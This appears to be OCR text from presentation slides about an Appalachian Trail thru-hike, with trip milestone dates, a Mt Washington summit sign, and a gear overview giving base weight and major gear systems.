


Resumed March 1st, 2023



Halfway point: Crossed the Shenandoah River into Harpers Ferry, WV

April 20th, 2023



Crossed into my homeland of New England (CT border)

May 15th , 2023

Summited Mt. Katahdin, ME

June 23rd, 2023


Terrain, Ecology, Vibes


MT WASHINGTON STATE PARK
SUMMIT
6,288FT


Gear

- My full gear list: *https://bit.ly/gazellekit*
- Base weight on paper: 13lbs 9oz
  - Pack + gear inside minus consumables (food, water, fuel)
- Major systems
  - Pack
  - Shelter
  - Sleep System
  - Clothing
  - Cooking* / water treatment
  - Toiletries / first aid / misc


Gear Weight Classes




Gear Weight Classes




Gear Weight Classes



